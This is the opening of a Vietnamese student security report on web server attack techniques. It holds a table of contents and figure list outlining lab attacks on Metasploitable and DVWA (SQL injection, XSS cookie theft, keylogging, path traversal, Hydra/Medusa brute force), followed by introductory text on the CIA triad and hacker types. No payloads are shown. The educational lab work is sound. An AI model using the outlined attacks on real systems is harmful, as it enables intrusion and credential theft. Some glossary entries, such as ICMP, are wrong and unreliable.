

**TRƯỜNG ĐẠI HỌC AN GIANG**  
**KHOA CÔNG NGHỆ THÔNG TIN**

**BÁO CÁO TIỂU LUẬN AN TOÀN HỆ THỐNG VÀ AN NINH MẠNG**

**CÁC KỸ THUẬT TẦM CÔNG WEBSERVER**

**Họ và tên :Huỳnh Quốc Huy** **DTH225650**

**Họ và tên :Bùi Nguyễn Minh Huy** **DTH225647**

**AN GIANG, THÁNG 08 NĂM 2025**

## MỤC LỤC

<b>1. GIỚI THIỆU TỔNG QUAN .....</b>	<b>16</b>
1.1. Các khái niệm cơ bản về an toàn thông tin .....	16
1.1.1. Tam giác bảo mật CIA (Confidentiality, Integrity, Availability) ..	16
1.1.2. Phân loại đối tượng tấn công .....	17
1.2. Vòng đời tấn công mạng (Cyber Kill Chain).....	20
1.3. Tổng quan về các lỗ ống bảo mật Web phổ biến.....	22
1.3.1. Giới thiệu về OWASP Top 10 .....	22
1.3.2. Phân tích các lỗ hổng chính trong OWASP Top 10-2021 .....	22
<b>2. CÁC KỸ THUẬT TẤN CÔNG WEB SERVER .....</b>	<b>24</b>
2.1. Tấn công SQL Injection (SQLi).....	24
2.1.1. Giới thiệu về SQL Injection .....	24
2.1.2. Các loại Lỗi thường gặp dẫn đến SQL Injection.....	25
2.1.3. Các dạng tấn công SQL Injection .....	26
2.1.4. Tác động của các cuộc tấn công SQL Injection thành công.....	31
2.1.5. Biện pháp phòng chống tấn công SQL Injection .....	32
2.2. Tấn công Cross-Site Scripting (XSS) .....	34
2.2.1. Giới thiệu về Cross-Site Scripting (XSS) .....	34
2.2.2. Các dạng tấn công và đặc điểm.....	35
2.2.3. Tác hại của cuộc tấn công XSS .....	41
2.2.4. Biện pháp phòng chống và bảo vệ chủ yếu .....	42
2.3. Tấn công Directory Traversal và File Inclusion Vulnerabilities (LFI/RFI).....	42
2.3.1. Directory Traversal .....	42
2.3.2. Cơ chế hoạt động của Directory Traversal .....	44
2.3.2.1. Nguyên lý cơ bản: .....	44
2.3.2.2. Payload patterns phổ biến.....	44
2.3.2.3. Các kịch bản tấn công phổ biến.....	45
2.3.3. Các kỹ thuật bypass và evasion nâng cao .....	46
2.3.3.1. Encoding Techniques .....	46
2.3.3.2. Filter Evasion Techniques .....	48
2.3.3.3. Advanced Bypass Techniques.....	49

<b>2.3.4. Lỗi hỏng tải lên tệp (File Upload Vulnerability (LFI/RFI) ) .....</b>	<b>49</b>
<b>2.3.4.1. Local File Inclusion (LFI) .....</b>	<b>49</b>
<b>2.3.4.2. Remote File Inclusion (RFI) .....</b>	<b>50</b>
<b>2.3.4.3. PHP Wrapper Exploitation .....</b>	<b>51</b>
<b>2.3.5. Tác động và hậu quả .....</b>	<b>52</b>
<b>2.3.5.1. Lộ thông tin (Information Disclosure) .....</b>	<b>52</b>
<b>2.3.5.2. Thực thi mã - Code Execution.....</b>	<b>53</b>
<b>2.3.5.3. Leo thang đặc quyền - Privilege Escalation.....</b>	<b>54</b>
<b>2.3.6. Phương pháp phát hiện và thử nghiệm .....</b>	<b>54</b>
<b>2.3.6.1. Tiếp cận thử nghiệm thủ công .....</b>	<b>54</b>
<b>2.3.6.2. Công cụ kiểm thử tự động.....</b>	<b>55</b>
<b>2.4. Tấn công từ chối dịch vụ (DoS/DDoS) .....</b>	<b>56</b>
<b>2.4.1. Định nghĩa và Mục đích của DoS/DdoS.....</b>	<b>56</b>
<b>2.4.1.1. Định nghĩa.....</b>	<b>56</b>
<b>2.4.1.2. Mục đích .....</b>	<b>56</b>
<b>2.4.2. Phân biệt DoS và DDoS .....</b>	<b>57</b>
<b>2.4.2.1. Tấn công từ chối dịch vụ (DoS) .....</b>	<b>57</b>
<b>2.4.2.2. Tấn công từ chối dịch vụ phân tán (DDoS) .....</b>	<b>57</b>
<b>2.4.3. Các kỹ thuật/Phương pháp tấn công DoS/DDoS phổ biến.....</b>	<b>57</b>
<b>2.4.3.1. Tấn công Flooding (Tấn công lưu lượng – Volumetric Attacks)</b>	<b>58</b>
<b>2.4.3.2. Tấn công 7 tầng (Application Layer Attacks).....</b>	<b>58</b>
<b>2.4.3.3. Tấn công Reflection và Amplification .....</b>	<b>59</b>
<b>2.4.4. Tác động và hậu quả của DoS/DDoS đối với Webserver và Doanh nghiệp .....</b>	<b>59</b>
<b>2.4.4.1. Hạ tầng/Server Web.....</b>	<b>59</b>
<b>2.4.4.2. Doanh nghiệp .....</b>	<b>60</b>
<b>2.4.5. Các biện pháp phòng chống/Giảm thiểu tấn công DoS/DDoS hiệu quả .....</b>	<b>60</b>
<b>2.4.5.1. Phòng ngừa và chuẩn bị trước một cuộc tấn công.....</b>	<b>60</b>
<b>2.4.5.2. Phát hiện và Phản ứng (Khi bị tấn công) .....</b>	<b>60</b>
<b>2.4.5.3. Sử dụng các dịch vụ được cung cấp bởi các chuyên gia (Giải pháp toàn diện) .....</b>	<b>60</b>
<b>2.5. Tấn công dò mật khẩu (Brute-Force Attack) .....</b>	<b>61</b>

2.5.1.    Định nghĩa và mục tiêu của tấn công dò mật khẩu .....	61
2.5.1.1.    Định nghĩa.....	61
2.5.1.2.    Mục tiêu:.....	61
2.5.2.    Nguyên tắc Hoạt động Cơ bản .....	61
2.5.3.    Các loại hình tấn công phổ biến.....	61
2.5.3.1.    Dictionary Attack .....	61
2.5.3.2.    Simple Brute-Force (Tấn công Thuần) .....	62
2.5.3.3.    Credential Stuffing (Nhồi thông tin đăng nhập).....	62
2.5.3.4.    Reverse Brute-Force .....	62
2.5.4.    Tác hại và Rủi ro đối với Webserver .....	62
<b>3. THỰC HÀNH VÀ ĐÁNH GIÁ BẢO MẬT .....</b>	<b>62</b>
3.1    Giới thiệu về Kiểm thử Xâm nhập (Pentesting).....	62
3.1.1.    Khái niệm và mục tiêu của Penstesting .....	71
3.2.    Các công cụ và môi trường thực hành .....	71
3.2.1.    Máy ảo .....	71
3.2.1.1.    Kali-Linux.....	71
3.2.1.2.    Metaploitable-Linux .....	73
3.2.1.3.    Debian-XSS .....	75
3.2.1.4.    PortSwigger Web Security Academy (Môi trường Lab) .....	76
3.2.2.    Công cụ.....	77
3.2.2.1.    Wireshark .....	77
3.2.2.2.    Sqlmap .....	77
3.2.2.3.    Burp Suite .....	79
3.2.2.4.    Hydra và Medusa .....	79
3.3.    Mô phỏng các bước thực hiện demo .....	82
3.3.1.    Tấn Công SQL Injection.....	82
3.3.1.1.    Một số Payload .....	82
3.3.1.2.    Tấn Công SQL Injection bằng Sqlmap .....	88
3.3.1.3.    Đánh cắp Phiên làm việc (Session Hijacking).....	89
3.3.2.    Tấn công Cross-Site Scripting (XSS).....	108
3.3.2.1.    Tấn công Cross-Site Scripting (XSS) cướp phiên làm việc (Session Hijacking) .....	108

3.2.1.2.    Tấn công Cross-Site Scripting (XSS) thực hiện JavaScript từ máy Attacker .....	111
3.3.3.    Tấn công File Directory Tranversal .....	114
3.3.4.    Tấn công Directory .....	120
3.4.    Quy trình tấn công toàn diện một WebServer .....	123
3.4.1.    Bước 1: Thăm dò Khả năng Tấn công XSS trên Ứng dụng Web	123
3.4.2.    Bước 2: Tấn công XSS để lấy Cookie: .....	125
3.4.3.    Bước 3: Khai thác Cross Site Scripting nhằm chiếm quyền phiên làm việc (Session Hijacking).....	127
3.4.4.    Bước 4: Khai thác SQL Injection .....	129
3.4.5.    Bước 5: Khai thác File Traversal .....	137
3.4.6.    Bước 6: Khai thác Directory .....	138
4.    TÀI LIỆU THAM KHẢO .....	139

## **DANH MỤC HÌNH**

Hình 1: Ảnh minh họa về an toàn thông tin.....	16
Hình 2: Tam giác bảo mật CIA .....	16
Hình 4: Hacker mũ trắng .....	18
Hình 5: Hacker mũ đen.....	19
Hình 6 Hacker mũ xám:.....	19
Hình 7: Hacker mũ xanh.....	20
Hình 8: OWASP.....	21
Hình 9: 10 rủi ro của OWASP .....	22
Hình 10: Minh họa SQL Injection .....	24
Hình 11:Minh họa SQL Injection .....	25
Hình 12: Dữ liệu truyền Cross Site Scripting (XSS).....	35
Hình 13: Minh họa Cross Site Scripting (XSS).....	35
Hình 14: Reflect Cross Site Scripting (XSS).....	36
Hình 15: Dịch vụ web Blog có lỗ hổng XSS tại các trường nhập liệu trong form.....	38
Hình 16: Kết quả test payload script XSS .....	38
Hình 17: Store Cross Site Scripting (XSS).....	39
Hình 18: Form xác thực đăng nhập cơ bản.....	40
Hình 19: Kết quả thay đổi component của trình duyệt sau khi thực thi payload .....	40
Hình 20: Thông báo Payload đã thực thi .....	40
Hình 21: Minh họa tấn côngCross Site Scripting (XSS) .....	40
Hình 22: DOM Cross Site Scripting (XSS).....	41
Hình 23: Minh họa Directory Traversal.....	43
Hình 24: Minh họa Directory Traversal.....	43
Hình 25: Minh họa Directory Traversal.....	57
Hình 27: Minh họa sự khác nhau DOS và DDOS .....	57

Hình 28: Ảnh minh họa tấn công Flooding .....	58
Hình 29: Ảnh minh họa tấn công 7 tầng.....	58
Hình 30:Ảnh minh họa tấn công Reflection và Amplification .....	59
Hình 31: Cấu hình máy Debian XSS .....	63
Hình 32: Cấu hình máy Metaploitable2.....	63
Hình 33: Cấu hình máy tấn công Kali Linux.....	64
Hình 34: Kết quả quét dải mạng netdiscover.....	64
Hình 35: Kết quả nmap máy 192.168.164.1 .....	65
Hình 36: Kết quả nmap máy 192.168.164.2 .....	65
Hình 37: Kết quả nmap máy 192.168.164.254 .....	66
Hình 38: Kết quả nmap máy 192.168.164.132 .....	66
Hình 39:Kết quả nmap máy 192.168.164.132 .....	67
Hình 40: Kết quả nmap máy 192.168.164.129 .....	68
Hình 41: Kết quả nmap máy 192.168.164.129 .....	68
Hình 42: Kết quả nmap máy 192.168.164.129 .....	69
Hình 43: Kết quả nmap máy 192.168.164.129 .....	69
Hình 44: Kết quả nmap máy 192.168.164.129 .....	70
Hình 45: Kết quả nmap máy 192.168.164.129 .....	70
Hình 46: Kết quả nmap máy 192.168.164.129 .....	70
Hình 47: Máy Kali Linux.....	72
Hình 48: Các công cụ trong máy Kali .....	72
Hình 49: Các công cụ trong máy Kali .....	73
Hình 50: Các dịch vụ web trên Metaploitable2 .....	73
Hình 51: Dịch vụ DVWA.....	74
Hình 52: Dịch vụ Mutillidae .....	74
Hình 53: Dịch vụ phpMyAdmin.....	75
Hình 54: Dịch vụ Twiki .....	75

Hình 55:Dịch vụ Web My Blog .....	76
Hình 56: Dịch vụ web PortSwigger.....	76
Hình 57: Công cụ Wireshark .....	77
Hình 58: Công cụ SQLMap .....	78
Hình 59: SQL Map.....	78
Hình 60: Công cụ Burp Suite.....	79
Hình 61:Công cụ Hydra.....	80
Hình 62: Công cụ Medusa .....	80
Hình 63: Python3 .....	81
Hình 64: Công cụ Cookie Editor .....	81
Hình 65: KIểm tra lệnh SQL đặt input ở trong cặp dấu “” hay không .....	82
Hình 66: Demo SQL Injection .....	82
Hình 67: Truy vấn toàn bộ dữ liệu người dùng .....	83
Hình 68: Truy vấn toàn bộ dữ liệu người dùng .....	83
Hình 69: Dự đoán số cột bằng 2 .....	84
Hình 70: Dự đoán số cột bằng 3 .....	84
Hình 71:Truy vấn trích xuất tên database .....	85
Hình 72: Trích xuất người dùng hiện tại.....	85
Hình 73: Trích xuất phiên bản .....	86
Hình 74: Trích xuất cấu trúc bảng .....	86
Hình 75: Trích xuất toàn bộ dữ liệu người dùng .....	87
Hình 76: Trích xuất ect/passwd .....	88
Hình 77: Các dịch vụ web máy Metaploitable2 .....	89
Hình 78: Dịch vụ hỗ trợ khai thác lỗ hổng DVWA .....	89
Hình 79: Chạy công cụ Wireshark .....	90
Hình 80: Lọc theo giao thức http phương thức POST .....	90
Hình 81: Giả định admin của hệ thống đăng nhập .....	91

Hình 82: Nội dung bắt được từ Wireshark.....	91
Hình 83: PHPSESSID từ Wireshark .....	92
Hình 84: Lệnh Sqlmap trích xuất các databases .....	93
Hình 85: Kết quả các database đã trích xuất.....	93
Hình 86: Lệnh Sqlmap trích xuất các tables .....	95
Hình 87: Kết quả trích xuất các tables.....	95
Hình 88: Lệnh trích xuất các columns .....	96
Hình 89: Kết quả trích xuất các columns.....	97
Hình 90: Lệnh Sqlmap trích xuất column bảng Guestbook .....	97
Hình 91: Kết quả trích xuất các column bảng Guestbook .....	98
Hình 92: Lệnh Sqlmap trích xuất username, password .....	99
Hình 93: Kết quả trích xuất dữ liệu column usernam, password .....	99
Hình 94: Lệnh Sqlmap trích xuất toàn bộ dữ liệu bảng users .....	100
Hình 95: Kết quả trích xuất toàn bộ dữ liệu bảng users .....	101
Hình 96: Lệnh Sqlmap kiểm tra quyền quản trị .....	102
Hình 97: Kết quả kiểm tra quyền quản trị .....	102
Hình 98: Lệnh kiểm tra các users .....	103
Hình 99: Kết quả kiểm tra các users .....	104
Hình 100: Lệnh Sqlmap đọc file etc/passwd của hệ thống.....	105
Hình 101: Kết quả trích xuất Sqmap từ ect/passwd .....	105
Hình 102: Kết quả trích xuất Sqmap từ ect/passwd .....	106
Hình 103: Các files dữ liệu được khai thác .....	107
Hình 104: Dữ liệu file etc/passwd được khai thác.....	108
Hình 105: Lệnh netcat thực hiện sniffing các gói tin từ cổng 80 .....	109
Hình 106: Truyền mã script để ghi nhận Cookie của người dùng Webserver	109
Hình 107: Kết quả lệnh Script được thực hiện .....	110
Hình 108: Người dùng đăng nhập vào hệ thống web .....	110

Hình 109: Cookie thu thập được từ việc Sniffing cổng 80.....	111
Hình 110: Attacker tạo một web shell chạy trên dịch vụ web của họ .....	111
Hình 111: Nội dung file Keylogger.js.....	112
Hình 112: Tạo file log.php.....	112
Hình 113: Nội dung file log.php .....	112
Hình 114: Cấp quyền cho file log.txt.....	113
Hình 115: Truyền mã javascript vào trường nhập liệu .....	113
Hình 116: Kết quả thu thập được khi người dùng truy cập vào trang web bị chuyển hướng.....	114
Hình 117: Mở trình duyệt trên công cụ Burp Suite .....	114
Hình 118: Dịch vụ web PortSwigger .....	115
Hình 119: Xác thực đăng nhập .....	115
Hình 120: Trang chủ dịch vụ Web Security Academy.....	115
Hình 121: Bật Intercept của Burp Suite.....	116
Hình 122: Trang web bị treo do Burp Suite đã chặn các yêu cầu/ phản hồi .	116
Hình 123: Foward cho phép dữ liệu truyền được thông qua .....	116
Hình 124: Khi trang web load giao diện, các yêu cầu get còn lại vẫn bị Burp Suite chặn lại do chưa được foward .....	117
Hình 125: Các gói dữ liệu truyền đang bị chặn bao gồm các hình ảnh.....	117
Hình 126: Chọn một URL để khai thác qua Repeat .....	118
Hình 127: Nội dung filename có khả năng chèn payload.....	118
Hình 128: Payload chính để khai thác etc/passwd .....	119
Hình 129: Kết quả nội dung file etc/passwd.....	120
Hình 130:Kết quả nmap địa chỉ máy cũ Debian 192.168.164.132.....	120
Hình 131: Kết quả nmap chi tiết địa chỉ máy chủ Debian 192.168.164.132.	121
Hình 132: Kết quả sử dụng công cụ Hydra để khai thác mật khẩu .....	121
Hình 133: Công cụ Medusa và các tham số hướng dẫn sử dụng.....	122
Hình 134: Nội dung khai thác Directory từ công cụ Medusa.....	122

Hình 135: Kết quả mật khẩu khai thác được từ công cụ Medusa.....	123
Hình 136: Kết quả khai thác được từ công cụ Hydra với máy chủ Metaploitable2 192.168.164.129 .....	123
Hình 137: Trang web mặc định Web Blog của máy chủ Debian 192.168.164.132 .....	124
Hình 138: Gửi một đoạn JavaScript đơn giản để kiểm tra khả năng tấn công XSS .....	124
Hình 139: Kết quả trả về cho thấy lỗ hổng có khả năng hoạt động kỹ thuật XSS .....	125
Hình 140: Gửi một đoạn script cho phép gửi thông tin từ trình duyệt vào máy tấn công.....	126
Hình 141: Kết quả nhận được trang web đã hoạt động được đoạn script vừa gửi .....	126
Hình 142: Trên Terminal của máy tấn công dùng Python3 để nghe lén dịch vụ http từ cổng 80 .....	127
Hình 143: Bật Cookie Editor của trình duyệt máy Kali .....	127
Hình 144: Chính sửa Cookie mới để bypass quá trình xác thực .....	128
Hình 145: Kết quả Attacker đã đăng nhập vào hệ thống với quyền admin... ..	128
Hình 146: Kiểm tra sử dụng các tính năng dành cho administrator .....	129
Hình 147: Kiểm tra sử dụng các tính năng dành cho administrator .....	129
Hình 148: Truyền payload ' để nhận thông báo lỗi.....	130
Hình 149: Mở công cụ Burp Suite và bật Intercept để chặn dữ liệu truyền ..	130
Hình 150: Phán đoán input được đặt trong cặp dấu '' .....	131
Hình 151: Trình duyệt xuất thông báo lỗi hữu ích cho quá trình khai thác... ..	131
Hình 152: Kết quả phản hồi thành công cho thấy lỗi hoạt động .....	132
Hình 153:Dùng kỹ thuật SQL Injection dự đoán số cột bằng 5 và lỗi .....	132
Hình 154: Dùng kỹ thuật SQL Injection dự đoán số cột bằng 4, kết quả thành công.....	133
Hình 155: Dùng kỹ thuật SQL Injection trích xuất người dùng hiện tại .....	133

Hình 156: Encode Payload sang URL .....	134
Hình 157: Kết quả trích xuất người dùng là root.....	134
Hình 158: Sao chép URL.....	135
Hình 159: Kiểm tra trên trình duyệt .....	135
Hình 160: Tìm khai thác đường dẫn khả nghi .....	135
Hình 161: Encode payload File Upload.....	136
Hình 162: Dán payload vào thanh địa chỉ .....	136
Hình 163: Thực hiện qua Burp Suite .....	136
Hình 164: Tuy không có kết quả phản hồi nhưng file đã được upload .....	137
Hình 165: Kiểm tra qua thư mục css .....	137
Hình 166: Thực hiện truy vấn id để kiểm tra tính năng.....	138
Hình 167: Trích xuất file etc/passwd .....	138
Hình 168: Dùng công cụ Medusa tấn công Directory dịch vụ SSH máy chủ Debian 192.168.164.129 .....	138
Hình 169: Kết quả khai thác password của user thành công .....	139

## DANH MỤC TỪ VIẾT TẮT

TỪ VIẾT TẮT (SẮP XẾP THEO ABC)	TÊN ĐẦY ĐỦ/DIỄN GIẢI
<b>BGP Flowspec</b>	<b>Border Gateway Protocol</b> Flowspec/Sửa đổi lưu lượng của biên giới gateway protocol
<b>CDN</b>	<b>Content Delivery Network/Mạng phân phối nội dung</b>
<b>CIA</b>	<b>Confidentiality, Integrity, Availability/Tam giác bảo mật</b>
<b>CSP</b>	<b>Content Security Policy/Chính sách Bảo mật Nội dung</b>
<b>CPU</b>	<b>Central Processing Unit/Bộ xử lý trung tâm</b>
<b>CSDL</b>	<b>Cơ sở dữ liệu</b>
<b>DBA</b>	<b>Database Administrator/Quản trị cơ sở dữ liệu</b>
<b>DDoS</b>	<b>Distributed Denial of Service/Tấn công Từ chối Dịch vụ Phân tán</b>
<b>DNS</b>	<b>Domain Name System/ Hệ thống phân giải Tên miền</b>
<b>DOM</b>	<b>Document Object Model (Cây mô hình đối tượng tài liệu)</b>
<b>DoS</b>	<b>Denial of Service(Tấn công Từ chối Dịch vụ)</b>
<b>DVWA</b>	<b>Damn Vulnerable Web App (Ứng dụng Web Dễ Tổn thương)</b>
<b>EOL</b>	<b>End-of-Life (Cuối vòng đời)</b>
<b>FTP</b>	File Transfer Protocol
<b>HTTP</b>	Hypertext Transfer Protocol
<b>ICMP</b>	<b>Intrusion Detection System (Hệ thống Phát hiện Xâm nhập)</b>
<b>I/O</b>	<b>Input/Output(Nhập/Xuất)</b>
<b>IP</b>	<b>Internet Protocol/ một trong những giao thức cốt lõi và quan trọng nhất,</b>

	làm nền tảng cho sự hoạt động của toàn bộ mạng Internet ngày nay
<b>IPS</b>	<b>Intrusion Prevention System/Hệ thống Ngăn chặn Xâm nhập</b>
<b>ISP</b>	<b>Internet Service Provider/ Nhà cung cấp Dịch vụ Internet</b>
<b>IT</b>	<b>Information Technology/Công nghệ thông tin</b>
<b>JSP</b>	<b>JavaServer Pages/ một công nghệ phía máy chủ (server-side) thuộc nền tảng Java EE (Enterprise Edition)</b>
<b>Lab</b>	<b>Laboratory/Môi trường thực hành</b>
<b>LFI</b>	<b>Local File Inclusion/ một lỗ hổng bảo mật web phổ biến cho phép kẻ tấn công đọc (và đôi khi thực thi) các tệp tin trên máy chủ web mà ứng dụng web đang chạy</b>
<b>MD5</b>	<b>Message-Digest Algorithm 5/Thuật toán băm</b>
<b>OS</b>	<b>Operating System (Hệ điều hành)</b>
<b>OSI</b>	<b>Open Systems Interconnection Model (Mô hình giao tiếp tổng thể)</b>
<b>OWASP</b>	<b>Open Web Application Security Project/Dự án Bảo mật Ứng dụng Web Mở Toàn cầu</b>
<b>PHPSESSID</b>	<b>PHP Session ID (Cookie Phiên làm việc)</b>
<b>PII</b>	<b>Personally Identifiable Information/Thông tin nhận dạng cá nhân</b>
<b>POC</b>	<b>Proof-of-Concept/Bằng chứng về Khái niệm</b>
<b>RAM</b>	<b>Random Access Memory/Bộ nhớ truy cập ngẫu nhiên</b>

<b>RCE</b>	<b>Remote Code Execution/</b> Thực thi mã từ xa
<b>RDoS</b>	<b>Ransom DDoS/</b> Đòi tiền chuộc DDoS
<b>RFI</b>	<b>Remote File Inclusion/</b> Lỗi Chèn Tệp Từ Xa
<b>SLA</b>	<b>Service Level Agreement/</b> Thỏa thuận mức dịch vụ
<b>SMTP</b>	<b>Simple Mail Transfer Protocol</b>
<b>SQL</b>	<b>Structured Query Language /</b> Ngôn ngữ Truy vấn Cấu trúc
<b>SQLi</b>	<b>SQL Injection/</b> Tấn công lỗ hổng lệnh SQL
<b>SSH</b>	<b>Secure Shell/</b> giao thức mạng mật mã dùng để vận hành các dịch vụ mạng một cách an toàn trên một mạng không an toàn
<b>TCP</b>	<b>Transmission Control Protocol/</b> một trong hai giao thức cốt lõi và quan trọng nhất của bộ giao thức <b>TCP/IP</b> (giao thức nền tảng của Internet)
<b>Telnet</b>	<b>Telecommunication Network/</b> một tập hợp các thành phần (gọi là <b>nút</b> và <b>liên kết</b> ) được kết nối với nhau để cho phép trao đổi thông tin (như giọng nói, dữ liệu, video, văn bản,...) qua một khoảng cách đáng kể
<b>TLS</b>	<b>Transport Layer Security/</b> một giao thức mật mã thiết yếu được thiết kế để cung cấp <b>truyền thông an toàn</b> qua mạng máy tính, đặc biệt là Internet.
<b>UDP</b>	<b>User Datagram Protocol/</b> một trong những giao thức cốt lõi ở <b>tầng Giao</b>

	<b>vận (Transport Layer)</b> của bộ giao thức TCP/IP
<b>URL</b>	<b>Uniform Resource Locator/Địa chỉ nguồn thống nhất</b>
<b>VNC</b>	<b>Virtual Network Computing/</b> hệ thống kết nối đồ họa từ xa mã nguồn mở
<b>WAF</b>	<b>Web Application Firewall /Tường lửa Ứng dụng Web</b>
<b>WebDAV</b>	<b>Web Distributed Authoring and Versioning /Giao thức mở rộng của HTTP</b>
<b>XSS</b>	<b>Cross-Site Scripting/ Tân Công Scripting Xuyên Trang</b>

## 1. GIỚI THIỆU TỔNG QUAN


### 1.1. Các khái niệm cơ bản về an toàn thông tin



Hình 1: Ảnh minh họa về an toàn thông tin

#### 1.1.1. Tam giác bảo mật CIA (Confidentiality, Integrity, Availability)

Mô hình tam giác CIA là mô hình cốt lõi và nền tảng của an toàn thông tin [1]. Nó định nghĩa ba mục tiêu chính mà mọi chiến lược bảo mật cần hướng tới để bảo vệ thông tin và hệ thống [2]:



Hình 2: Tam giác bảo mật CIA

**Confidentiality (Tính bảo mật):** Mục tiêu này đảm bảo rằng thông tin được bảo vệ khỏi sự truy cập, sử dụng, hoặc thay đổi không được phép [1], [2]. Một cuộc tấn công SQL Injection thành công, nơi tin tức có thể lấy được dữ liệu người dùng như email và mật khẩu, là một ví dụ điển hình về việc vi phạm tính bảo mật này [3], [4].

**Integrity (Tính toàn vẹn):** Tính toàn vẹn của dữ liệu đề cập đến việc đảm bảo tính chính xác và đầy đủ của thông tin, ngăn chặn việc sửa đổi hoặc phá hủy trái phép. Khi một kẻ tấn công SQL Injection có thể sửa, xóa hoặc thay đổi toàn bộ dữ liệu trong cơ sở dữ liệu, tính toàn vẹn của hệ thống đã bị phá vỡ hoàn toàn [5], [6].

**Availability (Tính sẵn sàng):** Mục tiêu cuối cùng của tính sẵn sàng là đảm bảo rằng các hệ thống, ứng dụng và dữ liệu luôn có thể truy cập được cho người dùng được ủy quyền vào bất cứ lúc nào họ cần [2]. Các cuộc tấn công từ chối dịch vụ (DoS) và từ chối dịch vụ phân tán (DDoS) trực tiếp nhắm vào mục tiêu này. Bằng cách làm quá tải hệ thống với một lượng lớn lưu lượng truy cập, chúng khiến dịch vụ không thể phản hồi và gây gián đoạn nghiêm trọng cho người dùng hợp pháp [7].

Ngoài ra còn bốn tính chất mới trong khái niệm an toàn thông tin đó là: **Authenticity (Tính xác thực)** nhằm đảm bảo rằng các tổ chức hoặc cá nhân truy cập thông tin có quyền truy cập. Không cấp quyền truy cập cho người không mong đợi. **Reliability (Tính đáng tin cậy)** nhằm đảm bảo dữ liệu và hệ thống hoạt động mà không có lỗi do con người hoặc lỗi trong chương trình (lỗi phần mềm) và thực hiện đúng ý đồ mong muốn. **Accountability (Tính trách nhiệm)** giúp theo dõi hoạt động của các công ty hoặc cá nhân. Điều này giúp xác định nguyên nhân và hành vi của người dùng trong trường hợp có mối đe dọa truy cập trái phép vào thông tin. **Non-repudiation (Tính không thể chối bỏ)** để chứng minh rằng thông tin không thể bị phủ nhận sau này. Điều này đảm bảo rằng thông tin không bị sửa đổi hoặc chối bỏ sau khi được sử dụng. Việc ghi log hệ thống là một biện pháp phòng ngừa chống lại sự chối bỏ.[8]

### 1.1.2. Phân loại đối tượng tấn công

Các chuyên gia an ninh mạng thường phân loại hacker dựa trên động cơ và hành vi của họ. Sự phân loại này không chỉ là một định nghĩa đơn thuần mà còn phản ánh sự đa dạng của động cơ tấn công, từ đó giúp xây dựng các chiến lược phòng thủ phù hợp hơn.

Hacker Mũ Trắng (White Hat): Đây là những hacker "có đạo đức," sử dụng kiến thức và kỹ năng của họ để tìm kiếm lỗ hổng và bảo vệ hệ thống. Họ thường được các tổ chức, doanh nghiệp thuê để thực hiện kiểm thử xâm nhập (penetration testing) hoặc tham gia các chương trình tìm lỗ để vá lỗi trước khi bị kẻ xấu lợi dụng. Hacker mũ trắng thường được thuê bởi chính các tổ chức, doanh nghiệp sở hữu website hay hệ thống mạng. White hat hacker thường là những người có năng lực chuyên môn cao trong lĩnh vực khoa học máy tính, công nghệ thông tin, an ninh mạng. [9]



*Hình 3: Hacker mũ trắng*

Hacker Mũ Đen (Black Hat): Đây là những kẻ tấn công có mục đích xấu. Họ xâm nhập, đánh cắp thông tin, và gây thiệt hại cho hệ thống để trực lợi cá nhân, tổng tiền hoặc vì các động cơ chính trị. Trái ngược với hacker mũ trắng, những hacker mũ đen truy cập trái phép vào hệ thống để “bẻ khóa” (crack) những ứng dụng được bảo vệ, nhằm sử dụng tài nguyên một cách miễn phí. Đây cũng chính là những kẻ đánh cắp dữ liệu bảo mật, đánh sập hệ thống mạng của doanh nghiệp, tổ chức với những mục đích xấu (tống tiền, phá hoại) gây thiệt hại lớn về kinh tế và uy tín cho tổ chức.[9].



*Hình 4: Hacker mũ đen*

**Hacker Mũ Xám (Gray Hat):** Nhóm này hoạt động ở ranh giới giữa hai loại trên. Họ có thể xâm nhập hệ thống mà không được phép, nhưng không nhằm mục đích phá hoại. Họ có thể thông báo lỗi hỏng cho chủ sở hữu hệ thống và đòi hỏi một khoản phí để đổi lấy thông tin đó. “Đứng giữa” hai vị trí mũ đen và mũ trắng Hacker mũ xám vừa là hacker mũ trắng lại vừa có thể là hacker mũ đen, tùy theo nhiệm vụ mà họ thực hiện. Đôi khi hacker mũ xám đánh cắp thông tin và dữ liệu không vì mục đích nào cả, hoặc để học hỏi thêm những kỹ năng mới. Tuy nhiên khi họ sử dụng những dữ liệu “hack” được cho mục đích lợi nhuận (ví dụ bán cho đối thủ cạnh tranh, lừa đảo, tống tiền,...) họ đã vi phạm pháp luật và lúc này không khác gì hacker mũ đen cả. [9]



*Hình 5 Hacker mũ xám:*

**Hacker Mũ Xanh (Blue Hat):** hacker mũ xanh dương là vị trí có vai trò bảo vệ cho chính ứng dụng hay hệ thống mạng mà họ xâm nhập vào. Công việc của một blue hat hacker được gọi là pentest (Penetration Testing) tức kiểm thử xâm nhập. Bằng cách thử nghiệm các vụ tấn công giả lập vào chính hệ thống cần kiểm tra, đây là một bước quan trọng để đánh giá độ an toàn của hệ thống mạng một cách chính xác nhất. Hacker mũ xanh dương thực chất chính là những chuyên gia bảo mật và an ninh mạng. [9]



Hình 6: Hacker mũ xanh

Ngoài ra còn có một số loại hacker mũ đỏ (Red Hat) đây được coi là những “người hùng phản diện” trong thế giới hacker. Red hat hacker cũng có nhiệm vụ ngăn chặn những tên tin tặc mũ đen nguy hiểm, song thay vì report chúng, họ sẽ đánh sập hệ thống máy tính của hacker mũ đen bằng các file virus/trojan nguy hiểm hơn. Đây là một phương pháp cực đoan, nguy hiểm và đôi khi trái pháp luật, song không thể phủ nhận tính hiệu quả của nó nhằm ngăn chặn hacker mũ đen [9]. Hacker mũ xanh lá hay tân binh (Green Hat) là những newbie tân binh thường được gọi với cái tên green hat hacker, là khái niệm để chỉ những hacker còn thiếu kiến thức và kinh nghiệm trong việc xâm nhập dữ liệu. Vì chưa có nhiều kỹ năng nên thường green hat hacker gây hại cho hệ thống khi cố gắng phá vỡ lớp bảo mật mà không biết cách xử lý tốt các kỹ thuật phần mềm, kỹ thuật tấn công [9].

